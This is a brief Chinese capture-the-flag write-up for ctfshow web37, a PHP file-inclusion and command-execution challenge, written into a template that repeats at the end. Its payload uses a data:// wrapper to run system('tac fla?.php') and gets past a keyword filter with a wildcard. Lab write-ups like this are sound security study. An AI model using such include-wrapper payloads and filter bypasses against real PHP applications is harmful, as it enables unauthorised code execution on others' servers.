ctfshow web37
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web37
- 难度:⭐
- 考点:命令执行
- 日期:2026-9-2
题目描述

解题思路
1.因为是文件包含,所以想到伪协议。又因为过滤了flag,就用占位符替代
Payload / 关键操作

1.?c=data://text/plain,<?php system('tac fla?.php') ?>
复现截图
对应课程章节
命令执行
踩坑记录 / 复盘
无
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
1.因为是文件包含,所以想到伪协议。又因为过滤了flag,就用占位符替代
1.?c=data://text/plain,<?php system('tac fla?.php') ?>
命令执行
无